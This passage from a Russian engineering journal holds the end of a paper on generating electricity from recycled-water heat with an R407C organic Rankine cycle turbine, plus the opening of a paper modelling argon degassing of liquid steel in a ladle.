Схема энергогенерирующего комплекса для трансформации принятых запасов НПТ в электроэнергию представлена на рис. 2. Термодинамический цикл работы паротурбинной установки (органический цикл Ренкина), работающей на перегретом паре для теплового режима с температурой нагревателя плюс $40\text{ }^{\circ}\text{C}$ и с температурой холодильника плюс $12\text{ }^{\circ}\text{C}$, в тепловой $T-s$ и рабочей $\log p-h$ диаграммах показан на рис. 3 и рис. 4, соответственно. Ввиду очевидно малого теплоперепада для расчёта приняты паротурбинная установка с пароперегревателем, с одновенечной, с одной ступенью скорости, конденсационной осевой турбиной, работающей на перегретом паре.




Рис. 2. Схема энергогенерирующего комплекса с геотермальными зондами

В испарителе (И) рабочее тело переходит из жидкого состояния в газообразное за счет низкопотенциальной теплоты (процессы Б-В-Г), далее пар перегревается в пароперегревателе (ПП) (процесс Г-1) и поступает в турбину (Т), в которой расширяясь совершает работу (процесс 1-5 условно адиабатный). Вал турбины вращается и приводит в действие электрогенератор (ВЭГ) при этом потенциальная энергия рабочего тела преобразуется в полезную механическую работу вращения ротора паровой турбины, приводящей во вращение электрогенератор. Отработанный пар с низким значением энтальпии поступает в конденсатор (КД), где охлаждается промежуточным охладителем (процесс 5-Д-А). В качестве теплоприемника во втором контуре выступает нейтральный слой горных пород. Сконденсированный хладагент подается питательным насосом (Н) в испаритель (процесс А-Б), и цикл повторяется.




Рис. 4. Термодинамический цикл паротурбинной установки на низкокипящем рабочем теле в рабочей $\log p$ - h диаграмме

В данной работе низкокипящим рабочим веществом для паротурбинной установки выбран хладагент R407C. Данный хладагент является экологически безопасной, зеотропной смесью, он используется в некоторых моделях современных тепловых насосов. Зеотропная смесь – это механическая смесь хладагентов, используемых в качестве рабочего тела, имеющими разную температуру насыщения при одном давлении. При определённых условиях они разделяются на составляющие. Температура, при которой последняя капля жидкой смеси испаряется, называется температурой насыщения при данном давлении (точка росы зеотропного хладагента). Температура насыщения конденсации – это температура, при которой последняя частица пара конденсируется при данном давлении. Температура начала кипения зеотропного хладагента – это значение температуры, когда первая частица зеотропной смеси испаряется. Хладагент R407C – это многокомпонентный газ, в состав которого входят следующие хладагенты в определенном соотношении: R125 (25 %), R32 (23 %) и R134a (52 %) [9]. Каждый из них отвечает за обеспечение своего отдельного свойства: R125 – способствует увеличению производительности, R32 – исключает возгорание, R32 – определяет рабочее давление в рабочем контуре. Температурный глайд данного хладагента составляет 7 °C. Температурный глайд находится за пределами параметров работы предложенной паротурбинной установки

На сегодняшний день технологии производства, хранения и транспортировки хладагентов хорошо отработаны. Хорошо изучены и представлены в виде справочных материалов термодинамические характеристики и теплотехнические свойства данного низкокипящего рабочего тела, используемого, как в холодильной технике, так и в энергетике. Хладагент R407C относится к списку переходных разрешённых Монреальским протоколом веществ.

Параметры рабочего тела в узловых точках цикла приведены в табл. 1.

Таблица 1. Параметры R407C в узловых точках цикла

Точка	Температура, °C	Давление, МПа	Удельная энтальпия, кДж/кг	Удельная энтропия, кДж/(кгК)	Состояние
А	+22	1,13	230,9	1,115	Насыщенная жидкость
Б	+22	1,49	232,2	1,115	Ненасыщенная жидкость перед входом в испаритель
В	+31	1,49	246	1,15	Насыщенная жидкость при давлении кипения
Г	35,8	1,49	328,6	1,42	Сухой насыщенный пар на входе в пароперегреватель
1	+40	1,51	425	1,75	Перегретый пар перед турбиной
5	+22	0,944	419,89	1,75	Перегретый пар при давлении конденсации

Для теплового расчёта проточной части паротурбинной установки из рис. 4 необходимо определить параметры низкокипящего рабочего тела на участке 2-5.

Точка 2. Давление пара перед соплами:

$$p_2 = 0,95 p_1;$$

$$p_2 = 0,95 \cdot 1,51 = 1,43 \text{ МПа};$$

$t_2 = +37,4$ °C – температура пара перед соплами;

$h_2 = 429,5$ кДж/кг – энтальпия пара перед соплами;

$v_2 = 0,0172$ м³/кг – теоретический удельный объём пара перед соплами.

Точка 4. Падение давления в выходной коробке и выхлопном патрубке турбины:

$$\Delta p = p_5 \lambda \left(\frac{c_{вп}}{100} \right)^2,$$

где λ – коэффициент сопротивления выхлопного патрубка, принимаем 0,06;

$c_{вп}$ – скорость пара в выходном сечении выхлопного патрубка турбины, м/с, для конденсационной турбины принимаем $c_{вп} = 110$ м/с;

$$\Delta p = 0,944 \cdot 0,06 \cdot \left(\frac{110}{100} \right)^2 = 0,069 \text{ МПа}.$$

Давление за рабочими лопатками венца рабочего колеса:

$$p_4 = p_5 + \Delta p;$$

$$p_4 = 0,944 + 0,069 = 1,013 \text{ МПа};$$

$t_2 = +22,4$ °C – температура пара за рабочими лопатками венца рабочего колеса;

$h_2 = 420,01$ кДж/кг – энтальпия пара за рабочими лопатками венца рабочего колеса.

Точка 3. Теплоперепад идеальной турбины:

$$H_{0иd}^T = h_2 - h_5.$$

$$H_{0иd}^T = 429,5 - 419,89 = 9,61 \text{ кДж / кг}.$$

Располагаемый (перерабатываемый) теплоперепад ступени:

$$H_0^T = h_2 - h_4.$$

$$H_0^T = 429,5 - 420,01 = 9,49 \text{ кДж / кг}.$$

В сопловой решётке должен быть переработан теплоперепад:

$$H_{0с.р.} = H_0^T (1 - \rho),$$

где ρ – степень реактивности для активной ступени, принимаем 0,03;

$$H_{0с.р.} = 9,49 \cdot (1 - 0,03) = 9,21 \text{ кДж / кг}.$$

Тогда энтальпия пара за сопловой решёткой на входе в рабочую решётку:

$$h_3 = h_2 - H_{0с.р.};$$

$$h_3 = 429,5 - 9,21 = 420,29 \text{ кДж / кг};$$

$p_3 = 0,958$ МПа – давление пара за сопловой решёткой на входе в рабочую решётку;

$t_3 = +22,4$ °С – температура пара за сопловой решёткой на входе в рабочую решётку;

Диаметр рабочего колеса определяется величиной теплового перепада H_0^T и отношением U/C_a , где C_a – условная теоретическая изоэнтропная скорость истечения пара из сопел:

$$C_a = \sqrt{2000 \cdot H_0^T};$$

$$C_a = \sqrt{2000 \cdot 9,49} = 137,8 \text{ м / с}.$$

По результатам исследования в работе [10] для поддержания максимального значения η'_{oi} , принимаем $U/c_a = 0,4$.

Тогда окружная скорость вращения диска рабочего колеса по среднему диаметру:

$$U = \left(\frac{U}{C_a}\right) C_a;$$

$$U = 0,4 \cdot 137,8 = 55,1 \text{ м / с}.$$

Средний диаметр рабочего колеса:

$$d = \frac{U}{\rho n_m},$$

где $n_m = 50 \text{ с}^{-1}$ – частота вращения генератора;

$$d = \frac{55,1}{3,14 \cdot 50} = 0,35 \text{ м.}$$

Тепловой поток, отдаваемый промежуточным теплоносителем в испарителе:

$$Q_{НПТ\ u} = Q_{НПТ} \eta_T,$$

где η_T – КПД теплообменника, из [10] принимаем равным 0,95;

$$Q_{НПТ\ u} = 1000 \cdot 0,95 = 950 \text{ кВт.}$$

Расхода пара в данном режиме:

$$G = \frac{Q_{НПТ\ u}}{h_2 - h_A};$$

$$G = \frac{950}{429,5 - 230,9} = 4,78 \text{ кг/с.}$$

Определим расход пара с учётом утечек через уплотнения турбины G' , кг/с:

$$G' = G + G_{ym},$$

где G_{yt} – количество пара, утекающее через уплотнения турбины, кг/с;

$$G_{ym} = 0,01G;$$

$$G_{ym} = 0,01 \cdot 4,78 = 0,05 \text{ кг/с};$$

$$G' = 4,78 + 0,05 = 4,83 \text{ кг/с};$$

η'_{oi} – внутренний относительный КПД.

Для оценочного расчёта из работы [5] $\eta'_{oi} = 0,82$.

Далее определяем использованный теплоперепад H_{II} :

$$H_{II} = H_0^T \eta'_{oi};$$

$$H_{II} = 9,49 \cdot 0,82 = 7,8 \text{ кДж/кг.}$$

Мощность на муфте электрогенератора $N_{m\Sigma}$:

$$N_{m\Sigma} = G' H_{II} \eta_{mm};$$

$$N_{m\Sigma} = 4,83 \cdot 7,8 \cdot 0,98 = 36,9 \text{ кВт.}$$

Мощность электрогенерации, $N_э$:

$$N_э = N_{m\Sigma} \eta_э;$$

$\eta_э = 0,92$ – КПД электрогенератора;

$$N_э = 36,9 \cdot 0,92 = 34 \text{ кВт.}$$

Рассчитаем полный максимальный КПД электрогенерации $\eta_{\Sigma ТМУ}$ по формуле:

$$\eta_{\Sigma ТМУ} = \frac{N_э}{Q_{НПТ}};$$

$$\eta_{\Sigma ТМУ} = \frac{34}{1000} = 0,034.$$

Выводы.

1. Использование НПТ систем оборотного водоснабжения для выработки электроэнергии на предприятиях пищевой промышленности теоретически позволяет снизить потребление электроэнергии от внешних источников на 15-20%, что ведёт не только к экономической выгоде и снижению себестоимости, но и энергосбережению и снижению углеродного следа при выпуске продукции.

2. Удаление из технологической цепи оборотного водоснабжения испарительных градирен и перевод системы на замкнутый цикл ведёт к снижению потерь воды и соответственно выбросов водяного пара в атмосферу, который, как известно, является парниковым газом в 2,5 раза более опасным для потепления климата, чем CO₂.

3. Снижаются затраты на оборудование для восстановления свойств оборотной воды (фильтры, трубопроводы, запорная арматура и т.д.).

4. Теплотехнический расчёт разработанной схемы и реальных технических характеристик предлагаемой установки носит оценочный характер и показывает, что КПД данного комплекса достаточно низок (3,4%). Однако полученная электроэнергия является экологически чистой и не требует использования топлива и других видов высокопотенциальных энергоресурсов.

5. Для повышения КПД предлагаемой установки и приближения его к КПД идеального цикла Карно, необходима разработка дополнительного оборудования, повышающего температуру низкокипящего рабочего тела на выходе из пароперегревателя за счёт использования НПТ.

СПИСОК ЛИТЕРАТУРЫ

1. Карнаух, В. В. Анализ возможности прямого использования теплоты оборотной воды для решения задач теплоснабжения / В. В. Карнаух, А. Б. Бирюков // Вестник Донецкого национального университета. Серия Г. Технические науки. – 2021. – № 2. – С. 84–94.
2. Energy and Exergy Analysis of Organic Rankine Cycle Using Alternative Working Fluids / Deepak Tiwari, Akhilesh Arora, Naushad Ahmad Ansari, Dr .A. F. Sherwani. – DOI 10.9790/1684-12128592. – Текст : электронный // IOSR Journal of Mechanical and Civil Engineering. –2015. – Vol. 12, Is. 1, Ver. II. – P. 85–92. – URL: www.iosrjournals.org (дата обращения: 10.12.2021).
3. Белов, Г. В. Органический цикл Ренкина и его применение в альтернативной энергетике / Г. В. Белов, М. А. Дорохова. – Текст : электронный // Наука и образование. Электронный научно-технический журнал. – 2014. – Вып. 2. – С. 99–124. – URL: <http://technomag.bmstu.ru/doc/699165.html> (дата обращения: 14.11.2021).
4. Chen, H. A review of thermodynamic cycles and working fluids for the conversion of low-grade heat / Huijuan Chen, D. Yogi Goswami, Elias K. Stefanakos. – DOI 10.1016/j.rser.2010.07.006. – Текст : электронный // Renewable and Sustainable Energy Reviews. – 2010. – Vol. 14. – P. 3059–3067. – URL: <https://www.sciencedirect.com/science/article/abs/pii/S1364032110001863> (дата обращения: 18.12.2021).
5. Бирюков, А. Б. Двухконтурная энергогенерирующая станция с изменяемыми параметрами рабочего тела второго контура / А. Б. Бирюков, В. В. Варакута, П. А. Гнителив // Вестник Донецкого национального университета. Серия Г: Технические науки. – 2018. – № 4. – С. 66–78.

6. Абдулагатов, И. М. Преобразование геотермальной энергии в электрическую с использованием во вторичном контуре сверхкритического цикла / И. М. Абдулагатов, А. Б. Алхасов // Теплоэнергетика. – 1988. – № 4. – С. 53–56.
7. Бурение под тепловые насосы (геотермальное отопление) [Электронный ресурс] – Доступ: URL:<http://rostovburenie.rudrilling/geotermalnoe-otoplenie> (дата обращения: 20.01.2022).
8. Trade-off working fluid selection for heat pumps / V. V. Karnaukh, V. A. Mazur, A. B. Biryukov, K. A. Rzheshik. – DOI 10.1088/1757-899X/791/1/012066. – Текст : электронный // Energy Systems : Proceedings of the IV International Scientific and Technical Conference, Belgorod, 2019. – URL: <https://iopscience.iop.org/article/10.1088/1757-899X/791/1/012066> (дата обращения: 20.01.2022).
9. Freon 407C Refrigerant (R-407C) Thermodynamic Properties (SI Units). – URL: <https://www.freon.com/en/-/media/files/freon/freon-407c--thermodynamic-properties-si.pdf?rev=f57f78abcea24ae89e6d1bee8ede0007> (дата обращения: 15.02.2022). – Текст : электронный.
10. Трухний, А. Д. Парогазовые установки электростанций : учебное пособие для вузов / А. Д. Трухний. – Москва : Изд. дом МЭИ, 2013. – 648 с.

Поступила в редакцию 09.03.2022 г., рекомендована к печати 25.03.2022 г.

AN APPLICATION OF THE HEAT OF RECYCLED WATER FOR ELECTRIC GENERATION

Karnaukh V.V., Biriukov A.B., Varakuta V.V.

In this work, an analysis of an energy power generation complex's scheme for the transformation of technological low-grade heat of water in the circulating water cycle of a food factory into electricity is carried out. Engineering calculations of the developed scheme and the actual technical characteristics of the proposed complex have an estimated value. The obtained efficiency of this installation is less than 5%, however, the obtained electricity is environmentally friendly and does not require using of fuels and other types of high-potential energy resources, it fully corresponds to the green energy conception.

Keywords: recycled water, low-grade heat, closed-cycle steam turbine plant, low-boiling working fluid.

Бирюков Алексей Борисович

доктор технических наук, профессор, заведующий кафедрой технической теплофизики, проректор ГОУ ВПО «Донецкий национальный технический университет»,
ДНР, г. Донецк.
E-mail: birukov.ttf@gmail.com

Biriukov Aleksei Borisovich

Doctor of Technical Sciences, Professor, Head of the Department of Technical Thermophysics, Vice-rector of Donetsk National Technical University,
DPR, Donetsk.

Карнаух Виктория Викторовна

кандидат технических наук, доцент, профессор кафедры холодильной и торговой техники имени Осокина В.В. ГО ВПО «Донецкий национальный университет экономики и торговли имени Михаила Туган-Барановского»,
ДНР, г. Донецк.
E-mail: karnaukh.vita0629@gmail.com

Karnaukh Viktoriia Viktorovna

Candidate of Technical Sciences, Docent, Professor at Department of Refrigerating and Trade Equipment named after V.V. Osokin of Donetsk National University of Economics and Trade named after Mikhail Tugan-Baranovskiy,
DPR, Donetsk.

Варакута Виктор Владимирович

кандидат технических наук, ведущий конструктор конструкторского научно-исследовательского отдела электрических машин ГУ «Научно-исследовательский, проектно-конструкторский и технологический институт взрывозащищенного и рудничного электрооборудования»,
ДНР, г. Донецк.
E-mail: varakutaviktor@ukr.net

Varakuta Viktor Vladimirovich

Candidate of Technical Sciences, Leading designer of the Design Research Department of Electrical Machines of Research, Design and Technological Institute of Explosion-proof and Mine Electrical Equipment,
DPR, Donetsk.

УДК 669:536.24

**МАТЕМАТИЧЕСКОЕ МОДЕЛИРОВАНИЕ ПРОЦЕССОВ
ТЕПЛОМАССОПЕРЕНОСА И ЭНЕРГОРЕСУРСОБЕРЕГАЮЩИЕ РЕЖИМЫ
ВНЕПЕЧНОЙ ДЕАЗОТАЦИИ ЖИДКОГО МЕТАЛЛА В УСЛОВИЯХ
НЕОДНОРОДНОГО ПОЛЯ ТЕМПЕРАТУР**

© 2022 *Беззуб А.А., Захаров Н.И., Стриченко С.М., Белоусов В.В.*

Разработана математическая модель процессов теплообмена при выпечной деазотации жидкого металла продувкой аргоном через пористые элементы днища ковша. Модель включает уравнения конвективных диффузии и теплопроводности, а также гидродинамики. Рассмотрены вопросы энергоресурсосбережения, связанные со снижением разрушительной способности стенок ковша, неоднородностью поля температур при продувке расплава аргоном и уменьшением его расхода.

Ключевые слова: Выпечная деазотация, энергоресурсосбережение, математическое моделирование, тепло-массообмен, жидкий металл.

Введение. Математическое моделирование процессов теплообмена – один из современных методов решения проблемы энергоресурсосбережения различных технологий. Проблема энергоресурсосбережения является одной из важнейших для металлургии вследствие её высокой энергозатратности. Применительно к этой отрасли промышленности, решение этой проблемы может приобретать форму разработки энергоресурсосберегающих режимов металлургических технологий.

Выпечная обработка расплавов, которая стала важнейшим звеном этих технологий, является одной из наиболее перспективных способов повышения качества металла [1].

Особое место в структуре этих технологий занимает продувка металла аргоном через днище ковша при атмосферном давлении под слоем синтетического шлака, предохраняющего расплав от переохлаждения и поступления в него газов из атмосферы. Несмотря на относительную простоту, эта технология достаточно эффективна и нашла широкое применение в металлургии стали [2].

По экспериментальным данным Н.Н. Чуйко [3] наиболее эффективной является продувка расплава аргоном через пористые элементы днища ковша, которая обеспечивает распределение мелких пузырьков инертного газа по всему объёму жидкой ванны.

Большое количество пузырей аргона, всплывающих в жидкой ванне и сформированных на порах продувочного устройства, обеспечивают значительную площадь поверхности «аргон-металл» и интенсивную конвективную диффузию атомов удаляемого из металла газа к этой поверхности и, далее, выброс этого газа в атмосферу через шлак пузырями аргона.

И.И. Борнацкий и В.С. Живченко [4] на основании экспериментальных исследований нашли, что продувка жидкого металла через пористые элементы днища ковша при атмосферном давлении под слоем газопроницаемого синтетического шлака не уступает по эффективности комплексной обработке с включением технологии вакуумирования.

Выпечной деазотацией расплавов стали занимались преимущественно японские учёные М.Казуми, А.Казуо, С.Тасисада и др. [5-7].

Таким образом, разработка энергоресурсосберегающих режимов рассматриваемых технологий является актуальной темой исследования.

Постановка задачи. Рассматривается следующая технология внепечной деазотации жидкого металла продувкой аргоном через днище ковша при атмосферном давлении в условиях наличия на поверхности расплава синтетического азотопроницаемого шлака. При этом инертный газ вводится в металл через 2 пористые пробки, расположенные на одной из окружностей, в той или иной степени удалённых от центра ковша. Продувка жидкой ванны аргоном начинается с момента выпуска расплава из плавильной печи в ковш и продолжается по завершению этого этапа. В данной задаче предусматривается возможность подогрева металла в ковше электродами, расположенными в шлаке. В этом случае внепечной агрегат приобретает функцию установки «печь-ковш».

Уравнение конвективной диффузии атомов азота в расплаве [2]:

$$\frac{1}{Q_H} \int_{\tau_0}^{\tau} \left(\frac{m^* \cdot H}{m_o} \right) \left(\frac{I[T_M(z)]}{U(z)} \right)_{c\rho} d\tau + \frac{1}{Q_H} \int_{\tau_0}^{\tau} \left(\frac{m^*}{m_o} \right) \left(\int_0^H \frac{I[T_M(z)]}{U(z)} \right) d\tau - \varepsilon = 0, \quad (1)$$

здесь: ε – эффективность конвективной диффузии атомов азота в расплаве металла (степень его дегазации), Q_H – начальная концентрация азота в расплаве, m^* – массовый расход аргона; m_o – его количество в единичном пузыре; H – высотный уровень жидкой ванны в ковше; U – скорость всплывания пузырей аргона; I – поток массы атомов азота на поверхность единичного пузыря; τ – время; « $c\rho$ » – символ осреднения по объёму металла в момент τ .

Уравнение (1) является интегральным и определяет время τ , необходимое для достижения заданного значения ε степени деазотации расплава.

Потоки массы атомов азота к поверхности всплывающих в металле пузырей аргона существенно зависят от коэффициента диффузии D_N атомов азота в жидкой ванне. В свою очередь этот коэффициент определяется температурой расплава в области локализации соответствующего пузыря аргона.

В период выпуска металла из плавильной печи в ковш температурное поле в каждый момент времени считаем однородным по причине воздействия на расплав двух перемешивающих факторов. Это потоки всплывающих в металле пузырей аргона, сформированных на порах продувочного устройства. Вторым перемешивающим фактором является воздействие на жидкую ванну струи расплава, выпускаемого в ковш из плавильной печи.

Специально подготовленный азотопроницаемый синтетический шлак, покрывающий поверхность металла с момента $\tau = 0$, считаем обладающим достаточно высоким тепловым сопротивлением. Таким образом, охлаждение расплава в этот период происходит за счет поступления в металл аргона, имеющего начальную температуру, равную температуре окружающей среды.

Величина этого охлаждения определяется формулой [2]:

$$\Delta T_M = \Delta T_{Ar} \times \left(\frac{C_p^{Ar}}{C_M} \right) \times \left(\frac{m_{Ar}^*}{M_M^*} \right), \quad (2)$$

здесь: ΔT_{Ar} – величина нагрева аргона, поступающего в металл; C_p^{Ar} , C_M – удельные теплоёмкости аргона и металла, m_{Ar}^* , m_M^* – их массовые расходы в рассматриваемый период.

После заполнения ковша расплавом, во втором периоде технологии, температурное поле является неоднородным. Это связано с отсутствием в этот период мощного перемешивающего металл фактора, а именно, падение струи расплава из плавильной печи в ковш. Процесс конвективного переноса теплоты в ковше описывается системой 3-мерных дифференциальных уравнений Фурье, Навье-Стокса и неразрывности:

$$c\rho \left[\frac{\partial T}{\partial t} + \left(u \frac{\partial T}{\partial x} + v \frac{\partial T}{\partial y} + w \frac{\partial T}{\partial z} \right) \right] = \lambda \Delta T ;$$

$$\frac{\partial u}{\partial t} + \frac{\partial u^2}{\partial x} + \frac{\partial uv}{\partial y} + \frac{\partial uw}{\partial z} = -\frac{1}{\rho} \frac{\partial P}{\partial x} + \nu \left(\frac{\partial^2 u}{\partial x^2} + \frac{\partial^2 u}{\partial y^2} + \frac{\partial^2 u}{\partial z^2} \right);$$

$$\frac{\partial v}{\partial t} + \frac{\partial uv}{\partial x} + \frac{\partial v^2}{\partial y} + \frac{\partial vw}{\partial z} = -\frac{1}{\rho} \frac{\partial P}{\partial y} + \nu \left(\frac{\partial^2 v}{\partial x^2} + \frac{\partial^2 v}{\partial y^2} + \frac{\partial^2 v}{\partial z^2} \right);$$

$$\frac{\partial w}{\partial t} + \frac{\partial uw}{\partial x} + \frac{\partial vw}{\partial y} + \frac{\partial w^2}{\partial z} = -\frac{1}{\rho} \frac{\partial P}{\partial z} + \nu \left(\frac{\partial^2 w}{\partial x^2} + \frac{\partial^2 w}{\partial y^2} + \frac{\partial^2 w}{\partial z^2} \right) + \bar{g} \beta \Delta T + \bar{g} \beta_T ;$$

$$\frac{\partial u}{\partial x} + \frac{\partial v}{\partial y} + \frac{\partial w}{\partial z} = 0 ,$$

где c – удельная теплоемкость аргоно-металлической смеси при постоянном давлении, ρ – её плотность; T – температура; t – время; u, v, w – компоненты скорости вдоль координат x, y, z соответственно; λ – коэффициент теплопроводности этой смеси; P – давление; g – ускорение свободного падения; β – коэффициент объемного расширения; β_T – коэффициент газосодержания.

На внутренних стенках ковша выполняются условия прилипания и непроницаемости для компонент скорости. Между теплоизолирующими слоями стенок ковша выполняются граничные условия 4 рода:

$$\lambda_i \frac{\partial T}{\partial n} = \lambda_{i+1} \frac{\partial T}{\partial n}, T_i = T_{i+1},$$

где: λ_i – коэффициент теплопроводности i -го слоя футеровки.

На внешней границе стенок ковша выполняются граничные условия вида:

$$\lambda \frac{\partial T}{\partial n} = -\alpha (T_6 - T_{cp}),$$

где: T_6 – температура стальной брони; T_{cp} – температура окружающей среды; α – коэффициент теплоотдачи. Коэффициент α находится по формуле М.А. Михеева $Nu = C(Gr Pr)^n$.

Математическое описание распределения температуры по толщине шлака находилось из условия, что он представляет собой плоскопараллельный диск, лежащий на границе металла. При этом граничное условие на верхней границе шлака суть 3-го рода, связывающего её температуру с температурой окружающей среды. Граничное условие на нижней границе шлака относится к 4-му роду и определяет равенство температуры шлака и металла на поверхности их стыка. Мощность тепловыделения электродов учитывалась формулой:

$$P = I^2 \times R,$$

где I – величина, подводимого к электродам тока; R – их электрическое сопротивление, определяемое формулой:

$$R = \sigma \times l / S,$$

где σ – удельное электрическое сопротивление материала электродов, l – их длина; S – площадь поперечного сечения ($S = \pi r^2$, где r – радиус электродов).

Считаем, что кинематическая вязкость шлака, покрывающего поверхность расплава, существенно выше его аналогичной характеристики. Поэтому условия прилипания и непроницаемости распространены и на межфазную поверхность «металл-шлак».

В области пористых элементов днища ковша начальная скорость всплывания пузырей аргона равна нулю. Скорость жидкой ванны рассчитывается с учётом скорости этих частиц, локализованных в соответствующей области объёма ковша.

Потоки пузырей аргона перемешивают металл, интенсифицируют в нём процесс конвективного теплопереноса.

Для численной реализации математической модели использован «двухполевой-метод», основанный на переходе к функции тока ψ и вихрю скорости ω [8].

При разработке компьютерной программы выбран метод конечных разностей (метод сеток). При этом область непрерывного изменения аргумента заменяется дискретным множеством точек (узлов), которые образуют пространственно-временную конечно-разностную сетку.

Предпочтительно применение неявной разностной схемы для уравнений переноса, которая позволит повысить устойчивость алгоритма, а также увеличить допустимые значения шага Δt . При переходе к неявным аппроксимациям увеличивается время счета на каждом слое, однако общий расчет машинного времени сокращается из-за уменьшения числа расчетных слоев. Неявные схемы, как известно, имеют более сложную конструкцию, чем явные и требуют дополнительных усилий при разработке компьютерной программы.

Неявные методы, основанные на идее экономичных методов, позволяют свести решение многомерных задач к решению последовательности одномерных задач, записанных в форме возмущенного оператора.

В работе реализована математическая модель теплового процесса на языке Delphi на конечно разностной сетке $100 \times 100 \times 100$.

Учёт пространственной неравномерности тепловыделений в шлаке расчётным путём проводилось следующим образом. При прогонке вдоль линий сетки, пересекающих электроды с отсечением их элементарных частей, их локальное тепловыделение вычислялось в предположении её равномерности по объёму электродов.

Рассмотрим сначала результаты компьютерного моделирования процесса конвективного переноса теплоты в жидком металле, влияние неоднородности поля температур, а также рекомендации по энергоресурсосбережению при внепечной деазотации расплава продувкой аргоном через пористые пробки, расположенные в днище ковша по схеме на рис. 1.

